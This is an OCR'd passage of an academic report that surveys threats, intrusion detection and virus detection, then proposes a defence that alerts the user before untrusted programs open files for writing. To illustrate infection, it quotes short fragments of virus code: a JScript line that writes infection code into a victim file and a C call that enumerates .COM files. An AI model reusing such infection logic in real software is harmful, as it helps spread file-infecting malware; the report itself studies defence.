


Figure 2.11: Parasitic Virus Code Entry Point in EXE.

3 Computer Security and Operating System Services

3.1. Computer Security, Threats and Technique of Defense

From computer security point of view a computing environment has three goals to achieve: data confidentiality, data integrity, and assuring system availability [1, 2]. On the other hand threats evolve to disrupt these goals. Thus it is required to put some measure, which needs to have rules, policy and act of defense. Such measure that strives to protect the computing environment from threats is called computer security. Despite the existence of computer security systems, there could always be an act of violation of security. This violation of security is called threat while the act of violation is called attack [2]. Attack can be passive or active. Passive attack is act of violation of the security that will not leave permanent consequence to the system such as loss of data. Whereas, it often lead to active attack which causes substantial damage to the system, often permanent data loss.

Threat can occur in various forms. There is threat of malicious code, hardware malfunction, carelessness, etc. In [2] threats are categorized in to four major groups namely disclosure, deception, disruption, and usurpation.

Disclosure

Unauthorized access to data or information in a system is a disclosure type of threat. Snooping is one example. It is a passive type attack that strives to intercept information for reading or listening without being authorized.

Deception

Acceptance of false data is also a threat which is the form of deception. It is often caused due to carelessness or lack of knowledge.

Disruption

It is interruption or prevention of correct operation. This kind of threat leads to denial of service, which in turn is a threat for the availability of the system.

Usurpation

Usurpation is the kind of threat that arises when some part of a system is controlled by an unauthorized entity.

This categorization of threats considers mainly human driven attacks. Attackers or intruders are classified in two broad categories – external and internal [14].

External Intruders: These types of intruders are those who are completely stranger to the information system targeted to be intruded and have no authorized access.

Internal Intruders: These type of intruders seem sidekicks of the information system but they misuse their knowledge to attack the system. Internal intruders are further divided into three.

Masqueraders are external intruders who have gain access to the system somehow (for example by borrowing password) and do their malicious work since they can act as an authorized entity.

Legitimate intruders are intruders who are authorized to access both the system and the data but they misuse their authorization to attack the system.

Clandestine intruders are intruders who have a root/administrative control of the system but either they do not perform their auditing properly or they use their access to avoid being audited by stopping, modifying, or erasing the audit records.

However, there could be also threats that arise from act-of-nature. For instance, if a server room is on fire there could be loss of data but it is not in the form of none of the above category of threats.

The type of attack, threats and their effect that occurs in one computing environment differs from the other; so does the mechanism, objective or level of defense. Basically, there are two types of defense techniques

- prevention and
- detection and recovery

Preventing threats from happening is preferred. But there is no achievement made toward 100% prevention and complete security. Therefore, detection and recovery is the next opted technique that aims to detect attacks when they occur and repair or measures can be taken before a catastrophic damage occurs. It aims to minimize the damage if not avoided.

Threats could prevail in the form of active attack before being protected neither detected and in case of act-of-nature, even without prediction. Therefore, though it is tragedy we have to live with the loss but as a counter measure we need to have a defense plan. Such defense plan follows the recovery technique. For instance, a regular and proper backup system could be one

form of recovery technique that could be used to restore the system after failure or active attack occurs.

3.2. Intrusion Detection

Due to the increase in connectivity as well as financial and political motives, systems are subjected to attack by intruders. Therefore, it becomes important to plan a security mechanism that prevents an unauthorized access to system resources and data. Though prevention is preferred, complete security breach prevention appears to be unrealistic. But attempts to detect security breach can be made in order to repair the damage [20]. This approach is called intrusion detection, and the system that is developed to perform intrusion detection is called Intrusion Detection System (IDS)

IDS is a system that strives to protect the computing environment from attacks by recognizing attack intension or deflecting the forwarded attack. IDS always looks for attack signatures, which is specific patterns of malicious or suspicious activity. If an IDS looks for the signature within network traffic, it’s network-based and if it looks for the attack signatures in log files and/or the system's auditing agents it’s host-based [1]. The later is the interest in this work.

A host-based IDS typically monitors activities in the system, events, and security as well as system logs in the computing environment. When any change is made in the system files being monitored, the IDS compares the new log entry with predefined attack signatures. The other popular method for detecting intrusions checks key system files and executables via checksums at regular intervals for unexpected changes. If there is a match between new entries and the attacker signature or the checksum indicates unexpected changes in system or executable files, then it will produce administrator alerts and/or other calls to action [26].

Host-based IDSs are responsible for the detection of intrusion but, often, the decision to be carried out following the detection is up to the system administrator who monitors the IDS. Therefore, the person who is responsible to monitor the IDS needs to be familiar with the host machine being monitored by the IDS. This means the detection method is good enough for protection depending on the proficiency, diligence, and loyalty of the system administrator. "Analyzing the security of a system requires an understanding of the mechanisms that enforce the security policy. It also requires a knowledge of the related assumptions and trust, which lead to the threats and the degree to which they may be realized." [2]

Host-based intrusion detection can follow two approaches. One is *anomaly detection* that attempts to trace irregularity in the system by comparing the current state of the system with a predefined state which can be a setup with regards to the correct static form of data and/or acceptable behavior of the system. The other is *misuse detection*, which attempts to detect intrusion by monitoring system activities and differentiating those being exercised out of the rules. Therefore rules are defined in advance to monitor system activity. Commercial anti-virus software, those with signature-based detection technique, are example of misuse detection. Rules are defined in the form of signature that will be used to match with intruder program signature. [6]

In both cases, the success of the IDS depends on the predefined parameters, either the rules or the state of the system. Apart from being used as benchmark for system state comparison, the predefined parameters determine the sensitivity of the system which in turn is related with false positive and false negative rate of IDS.

Sensitivity of IDS is the degree of getting suspicious of system activity. Figure 3.1 shows that the more a system becomes sensitive, the more the frequency of false positive increases [21]. Which means system activities that are not malicious can be wrongly categorized as threats or identified attacks. This in turn could lead to denial of service since the system is too protective. On the other hand if the system is less sensitive the frequency of false negative rate would be high. This implies that even some malicious activity could be allowed or bypassed.

Since the performance of IDS is not only dependent on the system administrator but also on the false positive and false negative rate, as well as the sensitivity of the IDS, an optimal point is required which makes the IDS fairly sensitive and with an acceptable false negative and positive rates. This optimal point is called Crossover Error Rate (CER). Hence, the CER is one important measure of IDS performance.




Figure 3.1: Cross Error Rate

CER is often used to provide a baseline measure for conducting evaluation of IDS. The CER for a system is determined by adjusting the system's sensitivity until the false positive rate and the false negative rate are equal, as shown in the Figure 3.1.

In other words, no IDS is perfect and is not able to make 100% detection since there is no clear discrimination between legitimate and illegitimate activities [8]. Rather it absorbs or tolerates some level of fault or intrusion.

3.3. Method of Virus Detection

Current commercial virus detectors are based on three distinct technologies: activity monitors, signature scanners, and file authentication programs [7]. The commonly used method deploys a technique of detecting a virus using its signature, called signature based virus detection.

A virus signature is a binary pattern that is generated by the anti-virus software and used for detecting the virus [16]. The signature can be an algorithm or a hash and it is also referred to as a definition file, or a DAT file [15].

The signature is usually the code inserted by the virus. This bit of information defines the signature of the virus, so that the anti-virus can learn about the virus and detect any file which consists similar bit pattern as the infected file.

However, there are two situations in which using signature can fail. These problems are called false positive and false negative. If the signature used to detect the virus is not unique to the virus but also appears in legitimate, non-infected software then the anti-virus can wrongly detect the un-infected one and the situation is called false positive.

On the other hand, if a new virus appears and if there is no signature ready yet, the anti-virus will fail to detect the virus; that means it will report the infected ones as a clean file, this situation is called false negative.

Also, "each time a new virus is discovered that is not detectable by an existing signature, or may be detectable but cannot be properly removed because its behavior is not totally consistent with previously known threats, a new signature must be created." [15] Otherwise, signature based technique can not detect unknown viruses.

The recent work in [5] proposed a new technique of virus detection called non-signature based approach. This method of virus detection basically compares the program code and data section with the virus code.

The structure of the data of a virus-infected file is similar to that shown in Figure 3.2, where the positions are octal numbers. The program code and data contain compiler-generated character sequences. Looking at Figure 3.2, the character sequence of the virus code differs from the other program code, which means that the program code and the inserted virus code have different data characteristics, e.g. because the original code was compiled as one solid piece of code, and the virus is injected only afterwards.




Figure 3.2: Structure of virus infected executable file

The technique in [5] is self organizing map (SOM) based approach which is aimed to detect virus-infected files without any prior knowledge of virus signatures. Exploiting the fact that virus code is inserted into a complete file which was built using a certain compiler, it assumes that the virus code structure would be different if the virus code is from a different compiler than the host. The work suggested that an untrained SOM can be trained in one go with a single virus-infected file and will then present an area of high density data, identifying the virus code through SOM projection.

3.4. System Calls and Structure of Operating System

Most operating systems, even monolithic ones, are structured at least into user and kernel space. In case of Unix, the operating system is structured into a number of layers as shown in Figure 3.3; the shell, application, standard library, file system and process control layer.




Figure 3.3: The layers of Unix

Above the hardware there is the file system and the process control layer which run in kernel mode. In this mode all instructions are allowed. The first three layers run in user mode and I/O and other hardware access instructions are not permitted.

If any of the standard applications or a user application has to access the file system then it can be done via system calls. A **system call** is an interface between a user-space application and a

service that the kernel provides. A system call is used by application (user) programs to request service from the operating system. System calls can be requested by putting parameters in well defined places, such as in registers. For example the EAX register is used to hold the identifier of a system call. After parameters are set, a special trap instruction known as a kernel call or supervisor call has to be executed. This will transform the machine from user mode to kernel mode and at the same time the control is transferred to the operating system [3].

The sys_call_table consists of list of system calls, which are specified in the C library, and their identifier will be provided in the EAX register during invocation. Each system call is multiplexed into the kernel through a single entry point by placing the system call identifier in the EAX register. The demultiplexing table uses the index provided in EAX to identify which system call to invoke from the table (sys_call_table).

The library routine issues a trap to the Linux operating system by executing INT 0x80 assembly instruction. It also passes the system call number to the kernel using the EAX register. The arguments of the system call are also passed to the kernel using other registers (EBX, ECX, etc.). Upon return from the system call, syscall_exit is eventually reached, and a call to resume_userspace transitions back to user-space [13]. Figure 3.4 shows the simplified method of performing a system call [13].




Figure 3.4. The simplified flow of a system call using the interrupt method

Processes are also implemented via system calls. A process is a program in execution. But each user process is created by replacing a forked parent process image. If a process A eventually produces process B then A is said to be the parent of process B and B is said to be the child of process A.

For example, when a user enters the command `ls` at the shell prompt to execute the `ls` program, the shell (the parent process for the command) first invokes the `fork()` system call to duplicate itself. Then it will invoke the `wait()` system call to wait until its forked child process finish its job. Once the child shell gets resources and recorded in the process table (after it gets a process image) it will replace its image with the binary code of the program required to be executed (in this case ls). This image replacement is done by invoking the `sys_execv` system call.

As discussed in Section 2.2, virus infection is related to insertion of codes in a file. This in turn requires services from the operating system, therefore we can deduce from this argument that, if there exist a successful virus infection I_s then the operating system has delivered a service *s* to a malicious code *mc* at sometime.

Let $f(S, P_x)$ be function of service *S* delivered to process P_x with code x,

$$\therefore \exists I_s \Rightarrow f(s, p_{mc})$$

4 Related Works

We investigated works related with our approach. To the best of our effort, we find none that resembles our approach. Therefore, we investigated few works that are related to our work in terms of their concept of immunity and those focused on prevention techniques.

There are many IDS that follow anomaly detection scheme. As it has been mentioned in [3] NNID (Neural Network Intrusion Detection) uses neural networks to predict the next command a user will enter based on previously entered commands. Haystack, a combined anomaly detection/misuse detection IDS models individual users as well as groups of users. It assigns initial profiles to new users, and updates the profiles once a pattern of actual behavior is recognized.

Particularly to virus detection, many researchers have contributed diversified methods of virus detection - from signature based to non signature based. A non signature based virus detection approach attempts to identify malicious codes by looking into the structure of the infected executable files [5]. This approach enables the system not to depend on the behavior of the malicious code so that it is projected to detect both known as well as unknown malicious code.

Yet most of the researches try to define independent systems but there is no technique that can be applied at the operating system level. In addition, they focus on detection but not prevention of the infection or attack.

There has been also an attempt to follow the natural immune system. In [8], computer immunology is proposed to incorporate features of the natural immune system. The paper identifies four major characteristics of the natural immunity but which do not belong to computer security system.

Multi-Layered protection

The natural immune system provides many layers of protection that range from protecting the body from foreign material up to stabilizing the psychological condition. But computer security systems are monolithic in such a way they define a periphery where all activity is trusted. For example, a security system may rely on encryption but if the encryption is broken at some level then the entire periphery that has been secured is surrendered.

Diversity across different systems

Computer securities usually protect multiple components (such as copies of software, files, computers, etc.) with similar method. Therefore once the security at one end is broken all are confiscated. However, in the natural immune system each body part and organ could have unique set of protective cells and molecules.

Detection of unknown offence

An immune system has the ability of remembering previously occurred attack such as infection and it usually develops a more aggressive response and protection system through new antibodies, specialized for that infection.

Detection is imperfect

Not all antibodies are capable of preventing all kind of attacks with precise healing manner. However, the natural immune system has the ability to learn and build a new defense method.

Following these analogies of the biology immune system, the work in [8] suggests a mechanism of computer immune system based on the anomaly intrusion detection method. Accordingly the authors build a database for each program to be monitored and each database is specific to the architecture, version, usage pattern, etc. of the software. It scans each forked process individually to follow the sequence of system calls from the set of normal pattern in the database and unmatched sequences are defined to be anomalous process or activity.

The paper applies this kind of anomaly detection method to distinguish ‘self’ from ‘others’, where self is the system to be protected while others are the intruders or attackers. But the problem is, incorporating new software in the system could be somewhat sophisticated and it could lead to high rate of false negative – though the work is willing to tolerate false negative than false positive.

5 Proposed Solution

The most commonly used virus detection method, signature based virus detection, has been somewhat successful so far. However, this technique doesn't seem to continue its success since its approach is well known by virus writers and they constantly come up with new schemes to avoid detection. In addition to this, the number of recorded or known signatures becomes larger and larger – up to some seven digit figures [23]. This larger set of signature eventually challenges the efficiency of signature based virus detection and its response time since there are too many signatures to compare.

In spite of this fact, most of the commercial antivirus developers continued to deploy the signature based virus detection method due to its feasibility and ease for implementation. Yet, the technique still demonstrates a problem of late detection. This is because viruses can not be detected before they are discovered, studied and their signatures are distributed [23]. The process from virus discovery to distribution of virus signature can be very slow while fast replicating viruses can overtake and cause catastrophe to the system.

Hence, computer security regarding to virus attack shall (in addition to the detection approach) focus on prevention. Accordingly this work deals with prevention of virus attack prior to exercising their malicious act.

A virus code insertion without destroying existing binary code requires system level programming. But most virus writers prefer to use HLL which provides them with set of library functions to easily manipulate the system level manipulation. Therefore they prefer not

to worry about the existing code but to replace it with the new unwanted malicious code. Thus, they often tend to write overwriting virus.

With this regard, the proposed system focuses on how to control the manipulation of the system level functions provided by an HLL or an LLL and facilitated by the operating system. For example, the virus codes in Figures 2.9 and 2.10 are able to insert a new code in an existing file but only by making use of file system objects and files provided by the system library. In the former case the code line

```
var fso=WScript.CreateObject("Scripting.FileSystemObject")
```

defines a file system object via the predefined object's member function `CreateObject` and moreover the code line

```
virinc=fso.OpenTextFile("victim.js",2).Write(infcode)
```

is even able to write a file by means of another object's member function `OpenTextFile`. In other terms, the programming language will collaborate with the operating system since the code will be first interpreted by the Java interpreter (for this particular example) and then the binary code will be linked with the binary code of the operating system library which provides file access to the program.

Likewise, on the later virus code, the C library provides the `dir.h` file for including file manipulation of code like `findfirst("*.COM",&ffblk,0)` which obviously later on will be linked with the OS system function by means of the linker as shown in Figure 5.1, but with the provision and will of the operating system.




Figure 5.1: Link of user programs with operating system

In UNIX and similar operating systems, such as Linux and Minix, files are implemented via system calls. A program that does file operation shall use file system calls to perform any file operation. The operating system relies on its system calls to make sure if its file management principles and rules are maintained.

In Linux, to read or write an existing file the sys_`open` system call is used. This system call accepts `O_RONLY`, `O_WONLY` and `O_DRWR` parameters (for read, write or both read write purpose respectively) along with the file name. If a program in a user space wants to create a file, the program shall use the `fopen()` C library function by passing the required parameters.

And the operating system actually performs the requested job at the kernel space by means of the system call sys_open(). Though, both are C functions to implement files, the former is a user level while the later is kernel (operating system) level function.

Virus infection occurs by inserting codes within target files to be infected. This implies that a file operation takes place during virus infection and it is possible only if the operating system is willing to entertain the system calls for the file operation. However, currently system calls related to file operation are mainly concerned with monitoring the access privilege of the user, existence and structure of the files.

Regarding worms, they are malicious programs that can run on a certain operating system environment as independent processes. These processes are constructed with the same rules as it is set by the respective operating system for useful and benign processes. As it is described in Section 3.4., system calls of the operating system responsible for the creation of a process play the major role for programs to be alive – including worms.

Considering these facts we proposed modifying or controlling the existing system calls to consider differentiating between benign processes and malicious ones so as to enable the operating system be malicious process conscious.

5.1. Overview of the proposed solution

We categorize the virus attack in relation with file operation and the worm attack with process operation. Therefore our proposed solution follows a technique of alerting the user prior to any of these operations. On the other hand such operations require service from the operating system. The operating system can provide the service through a system call. Thus our solution involves a technique of alerting the user before the respective system call began delivering its service.

When any program running at the user layer requests service from the operating system, such as file operation (eg. writing to a file), it will call the respective library function and the function will trigger the corresponding kernel level function – system call. But, since the library function could be invoked by a malicious program for malicious act, such as infection of a file (writing malicious code), alert to the user should be triggered. If the user agrees to proceed then the system call will continue to work otherwise the operation will be interrupted.

This will have two major advantages.

1. Programs will not operate without the consent of the user
2. Insertion of codes in a file could be denied; therefore virus infection will be prohibited

For example, when a program requires to make any file operation it should use a library function such as `fopen()` by passing the file name and access type as arguments. This function in turn triggers the system call sys_`open()`. The alert code will be executed prior to the execution of any other part of the function provided that the access type parameter is different from `O_RONLY`. If the access type is `O_RONLY` there is nothing to worry about

since there is no write operation which implies virus infection is not also possible. If the access type is `O_WONLY` or `O_DRWR` then the user will be alerted that a file is about to be modified. If the user agrees to proceed then the rest of the `sys_open()` will execute. Otherwise the system call will be terminated and access to file writing will be prohibited.

Frequent alerts and messages might be tiresome and frustrating to users so it could lead users to ignore such alert. Users also have a tendency to bypass frequently appearing and similar messages. Therefore alerting users every time an application opens a file for write operation might not be as protective at it sounds if not properly managed.

To alleviate this problem not all applications that are requesting file operation have to trigger an alert. This can be done by registering standard applications such as the `vi` editor and known programs in a special lookup file as trusted applications. File operations from trusted applications shall not trigger an alert to the user. Thus the alert code runs after checking the application that requests file operation prior to triggering an alert.

5.2. Model of the proposed solution

The proposed solution has two parts. The first part is Trust Checking Operation (TCO) that is responsible to differentiate the trusted application from non-trusted one. The second part is alert operation which is responsible to send alert to the user and decide permitting or preventing the requested service as per the user response.




Figure 5.2 Generic model of the proposed solution

As shown in Figure 5.2, when an application (library function) requests an operating system service, the request will be forwarded to the TCO including the name of the application and the arguments of the library function. Then the TCO will open the Trusted Application Lookup File (TALF) and search for the Trusted Application Identifier (TAID) of the system call caller application in the file. If the ID is found in the TALF and refers to the name of the application then the TCO will return different from zero, thus the system call can proceed otherwise it the return is zero therefore the Alert Operation Module (AOM) will be invoked.

The AOM will send the alert to the user since the TAID is zero, which means the application requesting the operation is not known or trusted. Then if the user agrees to proceed with the operation then AOM will call the respective system call by passing the arguments which have

been accepted from the library function called by an application. Otherwise AOM will return zero and termination signal will be sent to the application which has requested file operation.

5.2.1 The TALF

